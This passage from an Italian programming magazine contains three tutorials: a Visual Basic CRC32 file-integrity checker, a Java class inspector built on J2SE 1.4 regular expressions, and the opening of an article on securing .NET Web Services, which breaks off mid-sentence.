Inoltre nei passi precedenti se il *CRCPrecedente* non è definito, bisogna porlo uguale al valore esadecimale *FFFFFFFF.* Il codice per la valutazione del CRC32 conviene inserirlo in una procedura, nominata *GeneraCRCFile*, con tre argomenti: la stringa di cui si deve calcolare il *CRC (FileBuffer)*, il *CRCPrecedente* e un *Boolean* che serve per indicare se la stringa (o il blocco di file) che si sta elaborando è arrivata alla parte finale. Gli ultimi due argomenti vengono utilizzati quando si valutano dei CRC di stringhe o file elaborati a blocchi.

```
Public Function GeneraCRCFile(FileBuffer As String,
 CRCPrecedente As Long, UltimoPezzo As Boolean) As Long
 Dim i As Integer
 Dim PrimaParte As Long
 Dim SecondaParte As Long
 Dim IndEleTabellaCRC As Long
 If CRCPrecedente = 0 Then
  CRCPrecedente = &HFFFFFFFF
 End If
 GeneraCRCFile = CRCPrecedente
```

```
i = 1
While i <= Len(FileBuffer)
 IndEleTabellaCRC = Asc(Mid$(FileBuffer, i, 1))
                              Xor (GeneraCRCFile And &HFF)
 PrimaParte = (GeneraCRCFile And &HFFFFFF00)
                                    \ &H100 And &HFFFFFF
 SecondaParte = TabellaCRC(IndEleTabellaCRC)
 GeneraCRCFile = PrimaParte Xor SecondaParte
 i = i + 1
Wend
If UltimoPezzo = True Then GeneraCRCFile =
                                         Not GeneraCRCFile
End Function
```


Nella procedura, innanzitutto si controlla il valore del *CRCPrecedente:* se non esiste, s'imposta sul valore *FFFFFFFF.* Poi viene impostato un ciclo sul blocco di byte, passato come argomento, e si seleziona un byte (carattere) per volta. Nel ciclo su ogni byte vengono fatte le operazioni descritte in precedenza.
Dopo la fine del ciclo si controlla se quello elaborato è l'ultimo blocco di byte in caso affermativo si invertono tutti i bit (con operatore *Not*) del valore ricavato così otteniamo il CRC32 (se non è l'ultimo blocco il CRC ottenuto sarà il valore del *CRCPrecedente*).

IL PROGETTO VB

Dopo aver presentato la procedura che genera il CRC32 di un generico blocco di byte, possiamo descrivere come calcolare il CRC32 di un file. Per far ciò, basta definire una procedura che permette di caricare il file a blocchi e di richiamare la *GeneraCRCFile,* impostando opportunamente i valori degli argomenti (*PrecedenteCRC* e *UltimoBlocco*). Le procedure precedenti e quella che descriveremo tra poco le dovete inserire in un progetto Visual Basic con un modulo di supporto (dove inserire *CreaTabellaCRC* e *GeneraCRCFile*) ed un *Form.* Quest'ultimo, presentato in Fig. 1, contiene cinque pulsanti che permettono rispettivamente di ricercare un file *(RicFile),* di calcolare il CRC32 *(CalCRC32),* di aggiungere il CRC32 alla fine del file *(AggCRC32),* di eliminare il CRC32 dal file *(EliCRC32)* e di verificare se il file che ha associato il CRC32 è stato modificato *(VerCRC32).* Inoltre, contiene due textbox uno per il path e il nome del file *(txtNomeFile)* e l'atro per il CRC32 *(TxtCRC32).* Invece, per interagire con il file system è presente un *CommonDialog* (il codice per la ricerca dei file non lo descriviamo: l'abbiamo visto nei precedenti articoli!). Il codice per valutare il CRC32 del file, il cui *Path* si trova nel *TxtNomeFile,* lo inseriamo nella funzione *ValutaCRC* che invochiamo attraverso l'evento *Click* del pulsante *CalCRC32.* Il CRC32 ricavato lo inseriamo nel *TxtCRC32.*
Di seguito presentiamo il codice delle due procedure e della *Form_Load* che come accennato deve contenere un'invocazione alla *CreaTabellaCRC.*

```
Private Sub Form_Load()
 CreaTabellaCRC
End Sub
Private Sub CalCRC32_Click()
 TxtCRC32 = ValutaCRC(TxtNomeFile, False)
End Sub
Function ValutaCRC(nomefile As String, verifica As
                                         Boolean) As String
 Dim NumFile As Integer
 Dim FileBuffer As String
 Dim CRC32 As Long
 Dim posfilecrc As Integer
 MousePointer = vbHourglass
 NumFile = FreeFile
 Open nomefile For Binary Access Read As NumFile
 FileBuffer = String$(2048, 0)
Do
  Get NumFile, , FileBuffer
  If verifica Then
   posfilecrc = 8
  Else
   posfilecrc = 0
  End If
  If EOF(NumFile) Then FileBuffer = Left(FileBuffer, _
  2048 - Loc(NumFile) + LOF(NumFile) - posfilecrc)
  CRC32 = GeneraCRCFile(FileBuffer, CRC32, False)
 Loop Until EOF(NumFile)
 Close NumFile
 CRC32 = GeneraCRCFile("", CRC32, True)
 ValutaCRC = Hex(CRC32)
 Me.MousePointer = vbDefault
End Function
```

ValutaCRC ha due parametri *Nomefile* e *Verifica;* quest'ultimo serve per specificare quando bisogna verificare se il file è stato modificato (come capiremo tra poco). In *ValutaCRC* si apre il file in modalità *Binary,* si legge il suo contenuto a blocchi di 2k byte (2048 byte), e si passano alla *GeneraCRCFile.* Notate che alla *GeneraCRCFile,* quando si raggiunge la fine del file, sono passati soltanto i byte effettivamente letti. Il significato di *posfilecrc* sarà chiarito tra poco. Dopo il Loop su *EOF(NumFile),* si chiude il file e si richiama nuovamente la *GeneraCRCFile* con l'argomento *UltimoBlocco* impostato su *True* (questo indica che bisogna invertire i bit). Infine il valore del CRC32 da long è convertito in *String.* Completiamo l'analisi della *GeneraCRCFile* illustrando come può essere utilizzata per verifica se un file, con CRC32 calcolato, è stato modificato. A tal proposito inseriamo il seguente codice nell'evento *Click* del pulsante *VerCRC32.*

```
Private Sub VerCRC32_Click()
 Dim FileName As String
 FileName = Me.txtNomeFile
```

EDITOR HEXEDITOR


Il contenuto di un file binario può essere controllato attraverso un editor di file binari. Noi abbiamo usato *HexEditor,* scaricabile dal link http://www.hhdsoftware.com/hexeditor.html. *HexEditor* è un potente editor che consente di caricare file binari superiori a 2 GB, di aprire più file contemporaneamente, di utilizzare il Drag&Drop ecc. Attenzione a come utilizzate questo strumento, soprattutto, con i file di sistema e di applicazioni importanti!

```
Dim CRC32Str As String
Dim FileLength As Long
Dim FileBuffer As String
FileLength = FileLen(FileName)
FileBuffer = String(FileLength, 0)
'usate FreeFile!
Open FileName For Binary As #1
 Get #1, 1, FileBuffer
Close #1
CRC32Str = Mid(FileBuffer, FileLength - 7, 8)
If ValutaCRC(Me.txtNomeFile, True) = CRC32Str Then
 MsgBox "File non modificato", vbInformation,
                              "Verifica CRC32 positiva"
Else
 MsgBox "File modificato", vbCritical, "Attenzione"
End If
End Sub
```

Fig. 3: ***In figura HexEditor mostra il CRC32 aggiunto alla fine del file crc32.exe.***

Questa procedura legge gli ultimi 8 byte del file (che devono contenere il CRC32 del file, come capiremo tra poco) e li confronta con il CRC32, ricavato attraverso la funzione *ValutaCRC* con l'argomento verifica impostato posto a *True*. L'argomento verifica su *True* comporta l'impostazione ad 8 della variabile *posfilecrc* (posizione CRC) e quindi la non lettura dei Byte del CRC32 quando si raggiunge la fine del file. Notate che se il CRC32 non è presente nel file, l'applicazione genera un errore… la gestione degli errori non l'abbiamo implementata!

NOTA

RESOURCE HACKER

Negli esempi, presentati nell'articolo, il codice CRC32 è stato inserito alla fine del file binario. In realtà, converrebbe inserirlo (e crittografarlo) in un file di risorse o in una DLL. Per controllare e modificare un file di *Risorse* potete utilizzare *Resource Hacker* scaricabile dal link: http://rpi.net.au/~ajohnson/resourcehacker. **Esso permette di gestire le risorse dei seguenti tipi di file:** exe, dll, cpl, ***ocx*** **e** ***res. Resource Hacker*** **oltre a leggere le risorse permette di modificarle. Attenzione dunque a come lo utilizzate!**

AGGIUNGERE ED ELIMINARE UN CRC32

Ora descriviamo come aggiungere il CRC32 alla fine del file analizzato. A tal fine inseriamo il seguente codice nella *AggCRC32_Click*.

```
Private Sub AggCRC32_Click()
Dim FileName As String
FileName = Me.txtNomeFile
Dim FileLength As Long
FileLength = FileLen(FileName)
Dim CRC32 As String
CRC32 = Me.TxtCRC32
'usate FreeFile!
Open FileName For Binary As #1
 Put #1, FileLength + 1, CRC32
Close #1
MsgBox "CRC32: " & CRC32 & "aggiunto", _
vbInformation + vbOKOnly, "CRC"
End Sub
```

Per eliminare il CRC32 dal file dobbiamo procedere nel seguente modo: leggere il contenuto del file, senza il CRC32, e copiarlo in un file temporaneo; cancellare il file con il CRC32 (con istruzione *Kill*), nominare (con istruzione *Name*) il file temporaneo con il nome del file cancellato. Il codice che fa ciò lo inseriamo nella *EliCRC32_Click*.

```
Private Sub EliCRC32_Click()
Dim FileName As String
FileName = Me.txtNomeFile
Dim CRC32 As String
Dim FileLength As Long
Dim FileBuffer As String
FileLength = FileLen(FileName)
FileBuffer = String(FileLength, 0)
Open FileName For Binary As #1
 Get #1, 1, FileBuffer
Close #1
CRC32 = Mid(FileBuffer, FileLength - 7, 8)
FileBuffer = Mid(FileBuffer, 1, FileLength - 8)
TxtCRC32 = CRC32
Dim path As String
Dim pos As Integer
pos = InStr(CommonDialog1.FileName,
                                  CommonDialog1.FileTitle)
path = Mid(CommonDialog1.FileName, 1, pos - 1)
FileName = path + "senza" + CommonDialog1.FileTitle
Open FileName For Binary As #1
 Put #1, 1, FileBuffer
Close #1
Kill path + CommonDialog1.FileTitle
Name path + "senza" + CommonDialog1.FileTitle _
As path + CommonDialog1.FileTitle
End Sub
```

CONCLUSIONI

In questo articolo abbiamo descritto come implementare ed utilizzare l'algoritmo del CRC32. Non abbiamo, però, discusso di performance, dell'algoritmo in Visual Basic, e della necessità di "criptare" il codice CRC32 per renderlo più sicuro!

Per quanto riguarda la velocità di elaborazione con file di grosse dimensioni, il problema potrebbe essere risolto calcolando il CRC32 solo delle parti sensibili del file (dove sono presenti risorse particolari) e implementando un algoritmo asincrono per la lettura ed elaborazione dei file. Della protezione del CRC32, invece, ne discuteremo nel successivo appuntamento, quando descriveremo come usare gli strumenti di crittografia disponibili nei sistemi operativi Windows.

Con il successivo appuntamento inoltre vi forniremo il progetto con gli esempi implementati in questo e nel prossimo articolo. Seguiteci!

Massimo Autiero

Un inspector di classi usando le espressioni regolari del J2SE 1.4

Codice Java sotto esame

Applicazioni di controllo ed analisi del codice sono presenti negli ambienti di sviluppo più evoluti. In questo articolo vediamo come implementare da zero un semplice inspector di classi Java.

Nel corso dell'articolo costruiremo passo passo una piccola applicazione grafica di analisi di classi Java, capace di esaminare il codice di una o più classi di un'applicazione e di mostrarne i risultati secondo la Fig. 1.

Tale esempio costituisce un buon punto di partenza per possibili tool di analisi della qualità del codice ed eventualmente di correzione. Da tale base si può procedere verso funzionalità più complesse, quali ad esempio il reverse engineering, che consente principalmente di importare il disegno delle classi in schemi logici, quali ad esempio un class diagram UML. Il nostro inspector, poiché è basato principalmente sul parsing dei sorgenti Java, sfrutta le potenzialità offerte a partire dal J2SE 1.4 per la gestione delle espressioni regolari. Una delle nuove caratteristiche aggiunte nel J2SE 1.4 è il nuovo package java.util.regex che permette la gestione di espressioni regolari e che sfrutteremo per lo sviluppo del nostro inspector.

ESPRESSIONI REGOLARI

Semplificando i concetti, possiamo dire che un'espressione regolare è un pattern o template che viene confrontato con una stringa rappresentante il testo di input. L'interesse verso tali entità è sempre stato molto forte nel corso degli anni con applicazione in svariati campi quali: parsing, validazione dei dati, manipolazione di stringhe, estrazione dei dati. Un semplice esempio di utilizzo di un'espressione regolare è visibile nel comando che riporta la lista dei file contenuti in una directory. Ad esempio quando invochiamo il comando *dir* del DOS (o comunque di qualsiasi altra shell di un sistema operativo) possiamo scrivere *dir *.java*. Il parametro **.java* indica, come sappiamo, di mostrare i file con estensione '*java*'. Tale parametro altro non è che un semplice pattern, rappresentante l'espressione regolare. Vi sono molte regole circa la composizione di tali pattern e di seguito mostreremo solo alcune delle più importanti. In particolare nella composizione delle espressioni regolari si utilizzano dei caratteri speciali, nominati quantificatori:

* Indica una qualunque sequenza di caratteri;

. Indica un qualsiasi carattere diverso da quello di nuova linea.

Per indicare che uno di tali caratteri speciali va considerato in modo letterale all'interno dell'espressione basta farlo precedere dal metacarattere '\'. Utilizzando tali caratteri speciali, dunque, il pattern mostrato nell'esempio precedente anrebbe espresso come **\.java* in modo tale che il carattere '.' sia considerato in modo letterale.

Fig. 1: *Il risultato dell'analisi svolta dal nostro Inspector.*

LE CLASSI PATTERN E MATCHER

Come detto in precedenza, con il J2SE 1.4 il supporto alle espressioni regolari avviene tramite il package *java.util.regex* che contiene due sole classi:

- **Pattern** - È una rappresentazione di un'espressione regolare in forma di stringa
- **Matcher** - È il motore che permette di effettuare operazioni di ricerca e manipolazione su una sequenza di caratteri interpretando un Pattern.

NOTA

CLASSI DI CARATTERI

E' possibile definire, all'interno delle espressioni regolari, degli insiemi di caratteri ammessi definendone un range ed un gruppo. Ad esempio l'espressione [a-z] definisce la possibilità che sia presente un carattere compreso tra 'a' e 'z'.

Lo schema logico dell'utilizzo delle classi è mostrato in figura. Possiamo notare come il processo sia suddiviso in tre fasi ben precise:

1. compilazione dell'espressione regolare in un oggetto *Pattern;*
2. creazione di un oggetto *Matcher* a partire dal *Pattern;*
3. utilizzo del *Matcher* per ricercare/manipolare una sequenza di caratteri.

Come facile esempio, riportiamo di seguito il codice necessario a mostrare i file *.java* contenuti nella directory corrente (il codice mostrato è solo a scopo didattico, dato che lo stesso risultato potrebbe essere ottenuto mediante l'uso di una classe *Filename-Filter).*

```
File here = new File(".");
String[] files = here.list();
Pattern pat = Pattern.compile("\.java");
for(int k=0;k<files.length;k++) {
  Matcher matcher = pat.matcher(files[k]);
  if(matcher.matches())
    System.out.println(files[k]); }
```

La creazione di un oggetto *Pattern* avviene mediante l'invocazione di uno dei due metodi statici *compile*, i quali compilano l'espressione specificata in un pattern.

```
public static Pattern compile(String regex)
public static Pattern compile(String regex,int flags)
```





Fig. 2: ***Interpretando un Pattern specificato, il Matcher esegue le operazioni richieste su una qualsiasi sequenza di caratteri.***

Il secondo metodo permette di specificare in una bit mask l'attivazione di alcuni flag opzionali da utilizzare nella fase di compilazione dell'espressione regolare. Attraverso questi flag possiamo impostare ad esempio l'utilizzo dei caratteri *UniCode* oppure ASCII, o ancora attivare il case sensitive. Tali flag sono definiti come *static int* nella classe *Pattern* e possono essere raggruppati nella *bit mask* mediante l'operatore *OR* "|". Ad esempio possiamo attivare nella compilazione l'uso di caratteri *UniCode* e di commenti all'interno delle espressioni.

```
Pattern.compile(str,Pattern.COMMENTS |
                    Pattern.UNICODE_CASE);
```

Una volta ottenuta un'istanza della classe *Pattern*, si può invocare il metodo matcher che crea e restituisce un oggetto *Matcher*, specifico di quella espressione regolare.

```
public Matcher matcher(CharSequence input)
```

Notare che, come argomento, il metodo si aspetta una sequenza di caratteri rappresentante il testo su cui agire ed espresso dall'interfaccia *CharSequence*. Quest'ultima è un'interfaccia generica da cui derivano le classi *String*, *StringBuffer* e *CharBuffer*.
L'oggetto *Matcher* può eseguire fondamentalmente le seguenti operazioni:

- controlla che l'intera sequenza di caratteri di input sia conforme allo specificato pattern.
- verifica se la sequenza di caratteri di input è conforme con la parte iniziale del pattern.
- cerca all'interno della sequenza di caratteri di input eventuali porzioni conformi al pattern specificato.

Tali operazioni vengono svolte dai metodi della classe *Matcher* riportati nella seguente tabella. Notare che tutti quanti restituiscono un valore boolean.

boolean matches()
boolean find()
boolean find(int start)
boolean lookingAt()

STRUTTURA DELL'INSPECTOR

Possiamo iniziare ad utilizzare quanto appreso finora per creare il nostro inspector di classi Java. Tale tool dovrebbe essere capace di leggere ed interpretare un file *.java* qualsiasi e da esso estrapolare alcune informazioni utili da visualizzare in un secondo momento. Tale capacità è fondamentale per il *reverse engineering*, termine con cui s'intende il processo di trasformazione del codice in un disegno logico.
Le informazioni utili da estrapolare leggendo un file *.java* possono essere le seguenti:

- nome della classe o dell'interfaccia
- eventuale classe o interfaccia padre
- eventuali interfacce implementate
- metodi della classe o dell'interfaccia
- costruttori della classe
- attributi della classe.

Alcune di esse sono facilmente reperibili leggendo il file sorgente, mentre altre richiedono l'uso di diverse varianti. La nostra applicazione sarà capace di analizzare tutti i file *.java* contenuti in una directory specificata ed anche nelle sue sottodirectory. Come mostrato nel class diagram di Fig. 3, la classe princi-

pale è il *ClassAnalyzer*, la quale nel suo costruttore

```
public ClassAnalyzer(File file)
```

riceve come parametro un'istanza di *File*, rappresentante il file *.java* da esaminare. Successivamente, invocando il suo metodo *run*, essa apre il file e tenta di estrarre le informazioni suddette confrontando ogni riga letta con una serie di oggetti *Pattern*, creati in precedenza. Infine, la classe espone una serie di metodi che restituiscono tali informazioni raccolte. La logica più importante è pertanto contenuta nei Pattern creati, che andremo a definire uno ad uno all'interno dell'interfaccia *FactoryPatterns*. Iniziamo dall'estrazione delle informazioni di definizione di una classe. In tal caso possiamo scrivere la seguente espressione regolare.

```
class ([a-zA-Z]*) (?:extends ([a-zA-Z-//.]*)){0,1}(?:
  implements ([a-zA-Z-//.]*)(?:,([a-zA-Z-//.]*))*){0,1}
```

Nella definizione di una classe è sempre presente la parola chiave *class*, seguita dal nome della classe che possiamo estrarre come gruppo identificato dal numero 1. Successivamente, può essere presente (notare l'uso della sintassi *{0,1}* per specificare che l'occorrenza può andare da un minimo di zero volte ad un massimo di una) la parola chiave *extends* seguita dal nome della classe padre, anch'essa estratta come gruppo. Notare che il nome della classe padre può contenere anche il carattere '.', presente se viene specificato comprensivo di package. Infine, può essere presente la parola chiave *implements* con l'indicazione di una serie di nomi di interfacce separati dal carattere ','. Allo stesso modo possiamo definire l'espressione regolare per l'estrazione delle informazioni di definizione di un'interfaccia.

```
interface ([a-zA-Z]*) (?:extends ([a-zA-Z-//.]*)){0,1}
```

In questo caso si utilizza la parola chiave *interface*, seguita dal nome dell'interfaccia. Opzionalmente può essere presente il costrutto extends come nel caso di una classe. Proseguiamo definendo le espressioni per l'analisi dei metodi di una classe o di un'interfaccia. Per semplicità, andremo ad estrarre solo alcune informazioni di un metodo, quali: il tipo di accesso, il nome ed il valore di ritorno. Altre informazioni, quali ad esempio tipo e nome dei parametri del metodo o i nomi delle eventuali eccezioni che possono essere lanciate, si possono ottenere aggiungendo ulteriori controlli a tali espressioni regolari. Per i metodi, distinguiamo tre diverse espressioni regolari per ogni tipo di accesso (pubblico, protetto o privato) poiché ognuno utilizza una parola chiave differente.

```
(?:public )(static ){0,1}([a-zA-Z]*) ([a-zA-Z]*)\\(
(?:protected )(static ){0,1}([a-zA-Z]*) ([a-zA-Z]*)\\(
(?:private )(static ){0,1}([a-zA-Z]*) ([a-zA-Z]*)\\(
```

Possiamo notare, infatti, che le tre espressioni sono simili tra loro tranne che nella parola chiave che identifica il tipo di accesso al metodo. Successivamente può essere presente la parola chiave *static*, quindi il valore di ritorno ed il nome del metodo. Anche in questo caso, utilizzando i gruppi definiti all'interno delle parentesi rotonde, possiamo estrapolare le informazioni che c'interessano. Notare che tali espressioni richiedono sempre che nella definizione di un metodo sia specificata la parola chiave identificante il tipo di accesso. Pertanto un metodo come il seguente non sarà rilevato

```
void String getName() {
```

a meno che non si corregga leggermente l'espressione regolare.

DEFINIAMO LE ESPRESSIONI PER I COSTRUTTORI

Passiamo ora a vedere come possano essere specificate le espressioni per la rilevazione dei costruttori di una classe. Anche in questo caso definiamo tre espressioni utilizzando il nome della classe che si sta analizzando.

```
(public) ((" + className + "))\\(
(protected) ((" + className + "))\\(
(private) ((" + className + "))\\(
```

Esattamente come per i metodi, la definizione di un costruttore senza la parola chiave *public* non viene rilevata. A questo punto, tralasciando per semplicità l'estrazione delle informazioni sugli attributi definiti in una classe, vediamo come la classe *ClassAnalyzer* estragga tali informazioni durante la lettura del file *.java*. Innanzitutto, nel suo costruttore, viene invocato il metodo *createPatterns* che compila una serie di oggetti *Pattern* ognuno dedicato ad un'espressione regolare riportata precedentemente.

```
private void createPatterns() {
  classPattern = Pattern.compile(CLASS_PATTERN);
  interfacePattern = Pattern.compile(INTERFACE_PATTERN);
  methodPatterns = new Hashtable();
  methodPatterns.put(PUBLIC_METHODS_PTN,
```

Fig. 3: *La classe principale che si occupa di analizzare un file .java è il ClassAnalyzer.*

ESTRARRE DEI GRUPPI

Mediante le parentesi tonde, si possono definire dei gruppi numerati, il cui valore può essere ottenuto successivamente dall'oggetto Matcher in base al numero del gruppo. Ad esempio (prova) fornisce la definizione di un gruppo numerato come uno e che ha valore "prova" (il gruppo zero rappresenta sempre l'intera espressione). I gruppi che iniziano con ? non vengono conteggiati.

COME COMPILARE IL PROGETTO

La compilazione del progetto è agevolata dall'uso di Ant (un tool sviluppato dalla Apache Foundation che permette l'implementazione di un make file). Nella directory "codice" è contenuto infatti il file build.xml, che rappresenta la sequenza dei task che Ant eseguirà per compilare il nostro progetto. A tal fine basta digitare "ant" dalla directory "codice". Il risultato, cioè le classi generate, verranno posizionate nella directory "classes".

ONJava.com: Regular Expressions in J2SE - http://www.onjava.com/pub/a/onjava/2003/11/26/regex.html

Java Tutorial: Regular Expressions http://java.sun.com/docs/books/tutorial/extra/regex/index.html

```
            Pattern.compile(PUBLIC_METHODS_PATTERN));
methodPatterns.put(PRIVATE_METHODS_PTN,
            Pattern.compile(PRIVATE_METHODS_PATTERN));
methodPatterns.put(PROTECTED_METHODS_PTN,
            Pattern.compile(PROTECTED_METHODS_PATTERN));
methodPatterns.put(PUBLIC_CONSTRUCTORS_PTN,
            Pattern.compile("(public) ((" + className + "))\\("));
methodPatterns.put(PROTECTED_CONSTRUCTORS_PTN,
            Pattern.compile("(protected) ((" + className +
                                                  "))\\("));
methodPatterns.put(PRIVATE_CONSTRUCTORS_PTN,
Pattern.compile("(private) ((" + className + "))\\(")); }
```

Notare che i pattern relativi ai metodi ed ai costruttori vengono organizzati in una *Hashtable*. Successivamente durante la lettura del file *.java*, ogni riga viene sottoposta all'esame del metodo *analyzeClass* che tenta di estrarre informazioni sulla classe padre o le interfacce implementate.

```
private void analyzeClass(String line) {
  Matcher matcher = classPattern.matcher(line);
  if(matcher.find()) {
    isClass = new Boolean(true);
    extendsByClass = matcher.group(2);
    for(int k=2;k<matcher.groupCount();k++)
      if(matcher.group(k+1) != null)
      implementsInterfaces.add(matcher.group(k+1));}
    matcher = interfacePattern.matcher(line);
    if(matcher.find()) {
      isClass = new Boolean(false);
```

Di seguito, l'*analyzeMethods* che estrae le informazioni dei metodi e costruttori definiti.

```
private boolean analyzeMethods(String line) {
  Enumeration e = methodPatterns.keys();
  Matcher matcher = null;
  while(e.hasMoreElements()) {
    String patternName = (String) e.nextElement();
    Pattern pattern = (Pattern)
                  methodPatterns.get(patternName);
    matcher = pattern.matcher(line);
    if(matcher.find()) {
      String method = matcher.group(3) + ":" +
                                  matcher.group(2);
      List list = (List) methods.get(patternName);
      if(list == null)
        list = new ArrayList();
        list.add(method);
        methods.put(patternName,list);
      return true; }
```

A questo punto, l'oggetto *ClassAnalyzer* conterrà tutte le informazioni estratte che possono essere reperite tramite i suoi metodi *getExtendsByClass*, *getImplementsInterfaces*, *getPublicConstructors*, *getPublicMethods* e così via.

VISUALIZZAZIONE DEI RISULTATI

Una buona visualizzazione dei risultati può essere ottenuta utilizzando un JTree in cui viene riportata la struttura gerarchica delle classi e delle interfacce rilevate. Prima di tutto esaminiamo il modello dei dati mostrati dal *JTree*. Esso conterrà, a partire da un nodo radice, i seguenti tipi di nodi:

- *package*
- *classe*
- *interfaccia*
- *metodo*
- *costruttore*

Ogni tipo di nodo è definito da una classe apposita (*PackageNode, ClassNode, InterfaceNode, MethodNode, ConstructorNode*) derivante dalla classe astratta *TextNode*. Essa implementa l'interfaccia *TreeNodeRender* che definisce il metodo

```
public Icon getIcon();
```

che ritorna l'icona da visualizzare per ogni tipo di nodo. Per il resto l'interfaccia grafica che visualizza i risultati dell'inspector, si basa su poche classi mostrate nel class diagram di Fig. 4.





Fig. 4: **L'interfaccia grafica si compone si un JFrame e di un JPanel.**

È presente una classe *JInspector*, derivante da JFrame, che rappresenta il punto iniziale dell'applicazione. Essa crea un'istanza del pannello generale *JInspectorPanel* contenente tutti i controlli grafici visualizzati e che si occupa di avviare il processo di analisi. Sul pannello è presente un pulsante premendo il quale si apre una finestra di dialogo in cui scegliere la directory da esaminare. Successivamente viene lanciato il processo di analisi che esamina in tale directory ed in tutte le sue sottodirectory tutti i file *.java* presenti. Tale processo viene implementato dalla classe *AnalyzerTask*. Un'istanza di tale classe è creata all'avvio dell'applicazione dal pannello principale, invocandone il costruttore

```
public AnalyzerTask(RootClassesNode rootNode) {
```

il quale riceve come parametro un oggetto *Root-*





Fig. 5: ***Ogni nodo presente nel JTree estende da una classe astratta TextNode.***

ClassesNode che rappresenta il nodo radice dell'albero. Dopo aver scelto la directory da analizzare, all'interno del metodo *actionPerformed* del pannello principale viene avviato il processo dell'inspector mediante l'invocazione del run dell'*AnalyzerTask*.

```
public void actionPerformed(ActionEvent e) {
    int returnVal = chooser.showOpenDialog(
                                    this.getParent());
    if(returnVal == JFileChooser.APPROVE_OPTION) {
      File file = chooser.getSelectedFile();
      txtFile.setText(file.getPath());
      task.run(txtFile.getText());}}
```

Tale metodo riceve il path della directory da esaminare, crea un corrispondente oggetto *File* e lancia il metodo ricorsivo *search*.

```
public void run(String path) {
   File here = new File(path);
   search(here,rootNode); }
```

Il cuore del processo di analisi dei file .java contenuti nella directory si svolge in questo metodo.

```
private void search(File here,DefaultMutableTreeNode
                                        parent) {
   File files[] = here.listFiles();
   for(int k=0;k<files.length;k++) {
      if(files[k].isDirectory()) {
         PackageNode pack = new
                     PackageNode(files[k].getName());
         parent.insert(pack,parent.getChildCount());
         search(files[k],pack); }
             else
             if(files[k].getName().endsWith(".java")) {
                processJavaFile(files[k],parent);}}}
```

Esso, a partire dalla directory specificata come parametro, esamina uno ad uno gli oggetti *File* contenuti. Se si tratta di una directory, viene creata un'istanza di *PackageNode*, aggiunta al nodo parent e richiamato in modo ricorsivo lo stesso metodo search su tale directory. In caso contrario, se si tratta di un file con estensione "*java*", viene creata un'istanza di *ClassNode*, aggiunta al nodo parent e invocato il metodo *processJavaFile*.

```
private void processJavaFile(File file,
                        DefaultMutableTreeNode parent) {
   ClassAnalyzer ca = new ClassAnalyzer(file);
   ca.run();
   TextNode node = null;
   if(ca.isClass())
     node = new ClassNode(ca.getClassName());
   else
   node = new InterfaceNode(ca.getClassName());
   …
```

Tale metodo si avvale della classe *ClassAnalyzer* per estrarre le informazioni utili dal file *.java* letto ed in base ad esse popolare l'albero con i nodi degli eventuali costruttori, metodi trovati.

AVVIO DELL'INSPECTOR

A questo punto, abbiamo definito tutte le componenti principali dell'Inspector. Possiamo compilare i sorgenti (a tal proposito leggere l'apposito box laterale) e lanciare l'applicazione. Dalla directory "*codice*" è sufficiente digitare

```
java –cp %CLASSPATH%;classes ji.Jinspector
```

Nel pannello principale che appare possiamo cliccare sul pulsante ".." per selezionare la directory dei sorgenti da ispezionare. Per esempio possiamo selezionare la directory "*src*" contenente i file *.java* dell'applicazione stessa. Dopodiché otterremo il risultato mostrato in Fig. 1: una struttura ad albero dei package, delle classi e delle interfacce trovate comprensive delle informazioni estratte.

David Visicchio


• **REGULAR EXPRESSION POCKET REFERENCE**
***Tony Stubblebine,* (O'Reilly)**

David Visicchio è laureato in Ingegneria Informatica e lavora a Roma come designer/ developer presso una software house. Specializzato nella persistenza e nei sistemi middleware di sistemi object-oriented, i suoi interessi sono orientati principalmente alle architetture distribuite basate su piattaforme J2EE e J2SE.

Fig. 6: ***La sequenza delle operazioni di analisi dei file .java contenuti in una directory.***

Realizzare servizi sicuri si può, e non è nemmeno difficile...

Rendiamo sicuri i Web Services!

Nell'articolo precedente abbiamo realizzato un servizio che trasferisce file binari, questo mese lo renderemo sicuro, richiedendo un'autenticazione per usarlo, e cifrando i messaggi.

Nell'articolo precedente è stato realizzato un semplice servizio che permette di trasferire file attraverso un Web Service, per mostrare l'utilizzo dei protocolli *WS-Routing, WS-Attachments* e *DIME* forniti dal *Web Service Enhancements for .NET 1.0.* Questo mese ci occuperemo di rendere sicuro il Web Service, sia richiedendo un'autenticazione per usare il servizio, sia cifrando il contenuto del messaggio per renderlo incomprensibile ad occhi indiscreti. In effetti, è sufficiente utilizzare il *Network Monitor* di Windows (o qualsiasi altro strumento di monitoraggio per vedere i pacchetti che

